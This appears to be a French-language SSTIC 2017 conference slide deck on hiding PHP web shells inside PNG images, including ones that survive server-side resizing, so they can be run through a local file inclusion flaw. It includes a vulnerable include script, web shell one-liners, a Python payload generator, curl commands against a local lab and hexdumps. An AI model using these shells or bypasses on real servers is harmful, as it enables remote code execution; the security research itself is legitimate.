Du PHP dans un PNG

SSTIC 2017

Christophe GRENIER - grenier@cgsecurity.org

Code web vulnérable

```
<?php
if(isset($_GET['page']))
{
  include($_GET['page']);
}
?>
```

Exploitation classique

```
<?php system($_GET['cmd']); ?>
```

Exploitation

```
curl 'http://127.0.0.1/sstic2017/lfi.php?
page=php.txt&cmd=id'
```


```
uid=48(apache) gid=48(apache) groups=48(apache)
context=system_u:system_r:httpd_t:s0
```

Vers la vrai vie

- Upload de script PHP impossible
- Upload d’images, jpg et png, possible

Exploitation via PNG 1

cat image.png shellcode.png > mechant.png



curl 'http://127.0.0.1/sstic2017/lfi.php?page=mechant.png&cmd=id'

Exploitation via PNG 2

```
#!/usr/bin/python
from PIL import Image
from PIL import PngImagePlugin
im = Image.new("RGB", (20,20), "Black")
meta = PngImagePlugin.PngInfo()
meta.add_text("foo", '<?php system($_GET["cmd"]);?>')
im.save("mechant.png", "png", pnginfo=meta)
```

```
curl 'http://127.0.0.1/sstic2017/lfi.php?page=mechant.png&cmd=id'
```

La vrai vie

Le fichier uploadé est resizé par le serveur avec la fonction **imagecopyresampled()**, cela supprime le code PHP :

- plus de données en fin de fichier

- plus de commentaire

Impossible d’avoir du code PHP ?

NON !

PNG généré

Code PHP : <?PHP $_GET[0]($_POST[1]);?>

php generate_png.php

python png_double.py

hexdump -C 110x110.png

```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 00 6e 00 00 00 6e  08 02 00 00 00 49 39 b1  |...n...n.....I9.|
00000020  ac 00 00 00 dc 49 44 41  54 78 9c ed ce b1 4a 14  |.....IDATx....J.|
00000030  00 00 80 e1 bf 73 70 68  f1 0e 6e 13 2a 39 84 b8  |.....sph..n.*9..|
00000040  08 12 0a 9a 7a 84 3a 70  11 87 e0 96 1b 1c 6e 69  |....z.:p......ni|
00000050  b9 49 7a 80 a6 a0 29 f0  01 7a 81 40 1c 1c 84 83  |.Iz...)..z.@....|
00000060  de a1 06 87 c0 51 85 b6  f0 29 24 82 ef 7b 82 ef  |.....Q...)$..{..|
00000070  c1 e7 93 59 35 1a 6e 55  fb cb 67 d5 64 3c ad 86  |...Y5.nU..g.d<..|
```

Pas de code PHP visible ! Echec ?

PNG uploadé et resizé par le serveur

Exploitation réussie !

```
curl 'http://127.0.0.1/sstic2017/lfi.php?
page=realpng.png&0=system' --data 1=id

PNG

IHDR7'E pHYs+IDATh c uid=48(apache) gid=48(apache)
groups=48(apache) context=system_u:system_r:httpd_t:s0
```

PS : Bonne fête Vincent !

PNG uploadé après resize

```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 00 37 00 00 00 37  08 02 00 00 00 27 b9 45  |...7...7.....'.E|
00000020  11 00 00 00 09 70 48 59  73 00 00 0e c4 00 00 0e  |.....pHYs.......|
00000030  c4 01 95 2b 0e 1b 00 00  00 98 49 44 41 54 68 81  |...+......IDATh.|
00000040  63 9c 3c 3f 50 48 50 20  24 5f 47 45 54 5b 30 5d  |c.<?PHP $_GET[0]|
00000050  28 24 5f 50 4f 53 54 5b  31 5d 29 3b 3f 3e 50 68  |($_POST[1]);?>Ph|
00000060  6f 74 6f 52 65 63 00 b3  cc 89 1d fe 27 0e 3e 57  |otoRec......'.>W|
00000070  b3 17 78 7c 94 fd be e9  2b 23 a5 2f 9f 4f ff fb  |..x|....+#./.O..|
00000080  7e 2f f0 93 a5 a1 19 d3  ee 4a ee c8 24 15 05 f9  |~/.......J..$...|
00000090  39 ab eb a7 95 30 8c 82  51 30 0a 46 c1 28 18 05  |9....0..Q0.F.(..|
000000a0  a3 60 14 8c 82 51 30 0a  46 c1 28 18 05 a3 60 14  |.`...Q0.F.(...`.|
000000b0  8c 82 51 30 0a 46 c1 28  18 05 a3 60 14 8c 82 51  |..Q0.F.(...`...Q|
000000c0  30 0a 46 c1 28 18 05 a3  60 14 8c 82 51 30 0a 30  |0.F.(...`...Q0.0|
000000d0  00 00 06 1b 20 02 51 96  a4 a6 00 00 00 00 49 45  |.... .Q.......IE|
000000e0  4e 44 ae 42 60 82                                 |ND.B`.|
```